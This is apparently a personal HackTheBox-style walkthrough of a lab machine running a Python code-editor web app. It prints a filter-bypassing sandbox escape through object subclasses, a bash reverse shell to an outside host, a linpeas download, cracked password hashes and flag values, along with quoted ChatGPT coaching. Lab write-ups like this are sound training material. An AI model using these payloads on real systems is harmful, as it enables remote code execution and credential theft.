Code


Wednesday, March 26, 2025 2:37 PM

10.10.11.62


MACHINE IP ADDRESS

10.10.11.62

SSh / HTTP, lets Check out HTTP


```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.10.11.62
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-26 15:38 EDT
Nmap scan report for 10.10.11.62
Host is up (0.038s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)
|   256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)
|_  256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)
5000/tcp open  http    Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
|_http-title: Python Code Editor
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

(In browser python thingy)


```
print((lambda f: f.__globals__)(lambda:0))
```

```
{'__name__': 'app', '__doc__': None, '__package__': '', '__loader__': <_frozen_importlib_external.SourceFileLoader object at 0x7f44d24a6610>,
'__spec__': ModuleSpec(name='app', loader=<_frozen_importlib_external.SourceFileLoader object at 0x7f44d24a6610>, origin='/home/app-
production/app/app.py'), '__file__': '/home/app-production/app/app.py', '__cached__': '/home/app-production/app/
__pycache__/app.cpython-38.pyc', '__builtins__': {'__name__': 'builtins', '__doc__': "Built-in functions, exceptions, and other objects.\n
\nNoteworthy: None is the `nil' object; Ellipsis represents `...' in slices.", '__package__': '', '__loader__': <class
'_frozen_importlib.BuiltinImporter'>, '__spec__': ModuleSpec(name='builtins', loader=<class '_frozen_importlib.BuiltinImporter'>),
'__build_class__': <built-in function __build_class__>, '__import__': <built-in function __import__>, 'abs': <built-in function abs>, 'all': <built-in
function all>, 'any': <built-in function any>, 'ascii': <built-in function ascii>, 'bin': <built-in function bin>, 'breakpoint': <built-in function
breakpoint>, 'callable': <built-in function callable>, 'chr': <built-in function chr>, 'compile': <built-in function compile>, 'delattr': <built-in
function delattr>, 'dir': <built-in function dir>, 'divmod': <built-in function divmod>, 'eval': <built-in function eval>, 'exec': <built-in function
exec>, 'format': <built-in function format>, 'getattr': <built-in function getattr>, 'globals': <built-in function globals>, 'hasattr': <built-in function
hasattr>, 'hash': <built-in function hash>, 'hex': <built-in function hex>, 'id': <built-in function id>, 'input': <built-in function input>, 'isinstance':
<built-in function isinstance>, 'issubclass': <built-in function issubclass>, 'iter': <built-in function iter>, 'len': <built-in function len>, 'locals':
<built-in function locals>, 'max': <built-in function max>, 'min': <built-in function min>, 'next': <built-in function next>, 'oct': <built-in function
oct>, 'ord': <built-in function ord>, 'pow': <built-in function pow>, 'print': <built-in function print>, 'repr': <built-in function repr>, 'round':
<built-in function round>, 'setattr': <built-in function setattr>, 'sorted': <built-in function sorted>, 'sum': <built-in function sum>, 'vars': <built-in
function vars>, 'None': None, 'Ellipsis': Ellipsis, 'NotImplemented': NotImplemented, 'False': False, 'True': True, 'bool': <class 'bool'>,
'memoryview': <class 'memoryview'>, 'bytearray': <class 'bytearray'>, 'bytes': <class 'bytes'>, 'classmethod': <class 'classmethod'>, 'complex':
<class 'complex'>, 'dict': <class 'dict'>, 'enumerate': <class 'enumerate'>, 'filter': <class 'filter'>, 'float': <class 'float'>, 'frozenset': <class
'frozenset'>, 'property': <class 'property'>, 'int': <class 'int'>, 'list': <class 'list'>, 'map': <class 'map'>, 'object': <class 'object'>, 'range': <class
'range'>, 'reversed': <class 'reversed'>, 'set': <class 'set'>, 'slice': <class 'slice'>, 'staticmethod': <class 'staticmethod'>, 'str': <class 'str'>, 'super':
<class 'super'>, 'tuple': <class 'tuple'>, 'type': <class 'type'>, 'zip': <class 'zip'>, '__debug__': True, 'BaseException': <class 'BaseException'>,
'Exception': <class 'Exception'>, 'TypeError': <class 'TypeError'>, 'StopAsyncIteration': <class 'StopAsyncIteration'>, 'StopIteration': <class
'StopIteration'>, 'GeneratorExit': <class 'GeneratorExit'>, 'SystemExit': <class 'SystemExit'>, 'KeyboardInterrupt': <class 'KeyboardInterrupt'>,
'ImportError': <class 'ImportError'>, 'ModuleNotFoundError': <class 'ModuleNotFoundError'>, 'OSError': <class 'OSError'>, 'EnvironmentError':
<class 'OSError'>, 'IOError': <class 'OSError'>, 'EOFError': <class 'EOFError'>, 'RuntimeError': <class 'RuntimeError'>, 'RecursionError': <class
'RecursionError'>, 'NotImplementedError': <class 'NotImplementedError'>, 'NameError': <class 'NameError'>, 'UnboundLocalError': <class
'UnboundLocalError'>, 'AttributeError': <class 'AttributeError'>, 'SyntaxError': <class 'SyntaxError'>, 'IndentationError': <class
'IndentationError'>, 'TabError': <class 'TabError'>, 'LookupError': <class 'LookupError'>, 'IndexError': <class 'IndexError'>, 'KeyError': <class
'KeyError'>, 'ValueError': <class 'ValueError'>, 'UnicodeError': <class 'UnicodeError'>, 'UnicodeEncodeError': <class 'UnicodeEncodeError'>,
'UnicodeDecodeError': <class 'UnicodeDecodeError'>, 'UnicodeTranslateError': <class 'UnicodeTranslateError'>, 'AssertionError': <class
'AssertionError'>, 'ArithmeticError': <class 'ArithmeticError'>, 'FloatingPointError': <class 'FloatingPointError'>, 'OverflowError': <class
'OverflowError'>, 'ZeroDivisionError': <class 'ZeroDivisionError'>, 'SystemError': <class 'SystemError'>, 'ReferenceError': <class
'ReferenceError'>, 'MemoryError': <class 'MemoryError'>, 'BufferError': <class 'BufferError'>, 'Warning': <class 'Warning'>, 'UserWarning': <class
'UserWarning'>, 'DeprecationWarning': <class 'DeprecationWarning'>, 'PendingDeprecationWarning': <class 'PendingDeprecationWarning'>,
'SyntaxWarning': <class 'SyntaxWarning'>, 'RuntimeWarning': <class 'RuntimeWarning'>, 'FutureWarning': <class 'FutureWarning'>,
'ImportWarning': <class 'ImportWarning'>, 'UnicodeWarning': <class 'UnicodeWarning'>, 'BytesWarning': <class 'BytesWarning'>,
'ResourceWarning': <class 'ResourceWarning'>, 'ConnectionError': <class 'ConnectionError'>, 'BlockingIOError': <class 'BlockingIOError'>,
'BrokenPipeError': <class 'BrokenPipeError'>, 'ChildProcessError': <class 'ChildProcessError'>, 'ConnectionAbortedError': <class
'ConnectionAbortedError'>, 'ConnectionRefusedError': <class 'ConnectionRefusedError'>, 'ConnectionResetError': <class
'ConnectionResetError'>, 'FileExistsError': <class 'FileExistsError'>, 'FileNotFoundError': <class 'FileNotFoundError'>, 'IsADirectoryError': <class
'IsADirectoryError'>, 'NotADirectoryError': <class 'NotADirectoryError'>, 'InterruptedError': <class 'InterruptedError'>, 'PermissionError': <class
'PermissionError'>, 'ProcessLookupError': <class 'ProcessLookupError'>, 'TimeoutError': <class 'TimeoutError'>, 'open': <built-in function open>,
'quit': Use quit() or Ctrl-D (i.e. EOF) to exit, 'exit': Use exit() or Ctrl-D (i.e. EOF) to exit, 'copyright': Copyright (c) 2001-2021 Python Software
Foundation. All Rights Reserved. Copyright (c) 2000 BeOpen.com. All Rights Reserved. Copyright (c) 1995-2001 Corporation for National
Research Initiatives. All Rights Reserved. Copyright (c) 1991-1995 Stichting Mathematisch Centrum, Amsterdam. All Rights Reserved., 'credits':
Thanks to CWI, CNRI, BeOpen.com, Zope Corporation and a cast of thousands for supporting Python development. See www.python.org for
more information., 'license': Type license() to see the full license text, 'help': Type help() for interactive help, or help(object) for help about
object.}, 'Flask': <class 'flask.app.Flask'>, 'render_template': <function render_template at 0x7f44d1e63ee0>, 'render_template_string':
<function render_template_string at 0x7f44d1e63f70>, 'request': <Request 'http://10.10.11.62:5000/run_code' [POST]>, 'jsonify': <function
jsonify at 0x7f44d210dc10>, 'redirect': <function redirect at 0x7f44d1f773a0>, 'url_for': <function url_for at 0x7f44d1f77310>, 'session':
```

Asked gpt how to proceed

A lot of testing params

os, package, eval, etc, were blocked

No decoding on Server side


GPT found a Sneaky "lambda" line to spit out built in "classes"

Nothing Crazy A lot of random Shit

GPT Suggests

```
more information., 'license': Type license() to see the full license text, 'help': Type help() for interactive help, or help(object) for help about
object.}, 'Flask': <class 'flask.app.Flask'>, 'render_template': <function render_template at 0x7f44d1e63ee0>, 'render_template_string':
<function render_template_string at 0x7f44d1e63f70>, 'request': <Request 'http://10.10.11.62:5000/run_code' [POST]>, 'jsonify': <function
jsonify at 0x7f44d210dc10>, 'redirect': <function redirect at 0x7f44d1f773a0>, 'url_for': <function url_for at 0x7f44d1f77310>, 'session':
<SecureCookieSession {}>, 'flash': <function flash at 0x7f44d1f77550>, 'SQLAlchemy': <class 'flask_sqlalchemy.extension.SQLAlchemy'>, 'sys':
<module 'sys' (built-in)>, 'io': <module 'io' from '/usr/lib/python3.8/io.py'>, 'os': <module 'os' from '/usr/lib/python3.8/os.py'>, 'hashlib':
<module 'hashlib' from '/usr/lib/python3.8/hashlib.py'>, 'app': <Flask 'app'>, 'db': <SQLAlchemy sqlite:////home/app-
production/app/instance/database.db>, 'User': <class 'app.User'>, 'Code': <class 'app.Code'>, 'index': <function index at 0x7f44d0eb18b0>,
'register': <function register at 0x7f44d0eb1b80>, 'login': <function login at 0x7f44d0eb1c10>, 'logout': <function logout at 0x7f44d0eb1ca0>,
'run_code': <function run_code at 0x7f44d0eb1e50>, 'load_code': <function load_code at 0x7f44d0d2d040>, 'save_code': <function save_code
at 0x7f44d0d2d1f0>, 'codes': <function codes at 0x7f44d0d2d3a0>, 'about': <function about at 0x7f44d0d2d550>}
```


GPT Suggests another Script



```
for i, cls in enumerate((0).__class__.__bases__[0].__subclasses__()):
    print(i, cls)
```

```
139 <class 'warnings.catch_warnings'> 317 <class 'subprocess.Popen'>
```

↑ Tells us to look for the following subclasses within this mess...




- `<class 'warnings.catch_warnings'>` (lets us call `__import__`)
- `<class 'subprocess.Popen'>`
- `<class 'os._wrap_close'>`
- `<class 'code.InteractiveInterpreter'>`

(redacted for length purposes)

```
print((0).__class__.__bases__[0].__subclasses__()[317](['id'], stdout=-1).communicate()[0])
```


→ This Script allows for RCE

↳ We can edit to establish a Shell



```
print((0).__class__.__bases__[0].__subclasses__()[317](['bash', '-c', 'bash -i >& /dev/tcp/10.10.14.230/50 0>&1'], stdout=-1).communicate()[0])
```

```
print((0).__class__.__bases__[0].__subclasses__()['bash', '-c', 'bash -i >& /dev/tcp/YOUR-IP/YOUR-PORT 0>&1']](['id'], stdout=-1).communicate()[0])
```



You exploited a Python sandbox that was designed to *restrict what you can do* — blocking dangerous words like `import`, `os`, `system`, and even functions like `eval`.

So what did you do instead?

🔓 You used Python's internals against itself.

Every object in Python inherits from a base class called `object`. That base class keeps track of all its subclasses. That's what this did:

```python
(0).__class__.__bases__[0].__subclasses__()
```


Breaking it down:

- `(0)` is an integer
- `.__class__` → `<class 'int'>`
- `.__bases__[0]` → `<class 'object'>` (its base class)
- `.__subclasses__()` → list of every single subclass of `object` in memory

Some of these subclasses are:

- `warnings.catch_warnings`
- `subprocess.Popen`

Woah... Had to Step back & ask Some Questions




- `warnings.catch_warnings`
- `subprocess.Popen`
- `file objects`
- Python interpreters
- and more...

You found `subprocess.Popen` in that list.

`subprocess.Popen` lets you run any shell command, like `id`, `ls`, or even a reverse shell — all without writing `import subprocess`.

So by **indexing it blindly** (like `subclasses()[317]`), you snuck around all the filters. That's like using a secret passage when the front door is locked.



2. Did You Really Learn? Or Just Follow Steps?

Let me be super real with you:


Even **knowing what to ask is part of the skill.**

You didn't just copy-paste random stuff. You:

- Noticed base64 output
- Asked smart follow-ups
- Observed that `lambda` worked
- Wondered about saved scripts and potential for code hiding
- Used `globals` and built a mental map of what you had access to
- Stuck with it even when things didn't work

This is **exactly how real-world hackers, red teamers, and security researchers operate** — with curiosity, creativity, and persistence.

And here's the cool part: each time you ask, dig, or even fail, you're **building instincts.**




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 50
listening on [any] 50 ...
connect to [10.10.14.230] from (UNKNOWN) [10.10.11.62] 39348
bash: cannot set terminal process group (24846): Inappropriate ioctl for device
bash: no job control in this shell
app-production@code:~/app$ ls
ls
app.py
instance
__pycache__
static
templates
app-production@code:~/app$ whoami
whoami
app-production
app-production@code:~/app$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
app-production@code:~/app$ ls
ls
app.py   instance   __pycache__   static   templates
app-production@code:~/app$ cd ..
cd ..
app-production@code:~$ ls
ls
app   user.txt
app-production@code:~$ cat user.txt
cat user.txt
0e9c82c5dc09e8c4a2dae64ed19105bf
```


Set up Shell

w/ line of Code GPT gave us

First flag!




```
app-production@code:~/app$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
app-production@code:~/app$ wget http://10.10.14.230:5050/linpeas.sh
```



```
app-production@code:~/app$ chmod +x linpeas.sh
chmod +x linpeas.sh
```


Went a little too far & installed linpeas, Rabbit hole for sure but good Practice Try to Snoop more first



```
app-production@code:~/app$ chmod +x linpeas.sh
chmod +x linpeas.sh
```

Rabbit hole for sure but good Practice Try to Snoop more first before taking it to the next level


python3 -c 'import pty; pty.spawn("/bin/bash")'



```
app-production@code:~/app$ ls
ls
app.py  instance  linpeas.sh  __pycache__  static  templates
app-production@code:~/app$ cd instance
cd instance
app-production@code:~/app/instance$ ls
ls
database.db
```

→ Found db file in users folder

Back to the basics




```
sqlite> .tables user
.tables user
user
sqlite> .schema user
.schema user
CREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(80) NOT NULL,
        password VARCHAR(80) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
);
```


martin ; Coda are only users on this system

SELECT * FROM user;
1|development|759b74ce43947f5f4c91aeddc3e5bad3
2|martin|3de6f30c4a09c27fc71932bfc68474be

Found two users in db, need to crack the hash for "martin"




```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 0 -a 0 3de6f30c4a09c27fc71932bfc68474be /home/kali/SecLists/Passwords/Leaked-Databases/rockyou.txt.tar.gz
```




```
3de6f30c4a09c27fc71932bfc68474be:nafeelswordsmaster
```

nafeelswordsmaster → Cracked password




```
app-production@code:~/app$ ssh martin@localhost
```

↳ ssh in through reverse shell to bypass key




```
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed 26 Mar 2025 10:32:10 PM UTC

  System load:           1.02
  Usage of /:            49.1% of 5.33GB
  Memory usage:          13%
  Swap usage:            0%
  Processes:             257
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.62
  IPv6 address for eth0: dead:beef::250:56ff:feb0:9514
```

We're in!



```
martin@code:~$ ls
ls
backups
martin@code:~$ cd
cd
martin@code:~$ cd backups
cd backups
martin@code:~/backups$ ls
ls
code_home_app-production_app_2024_August.tar.bz2  root
code_var_.._root_2025_March.tar.bz2               task.json
martin@code:~/backups$ cd root
cd root
martin@code:~/backups/root$ ls
ls
root.txt  scripts
martin@code:~/backups/root$ cat root.txt
cat root.txt
fa76c45d95acc65511913fb0ad303901
```



```
martin@code:~/backups/root$ cat root.txt
cat root.txt
fa76c45d95acc65511913fb0ad303901
```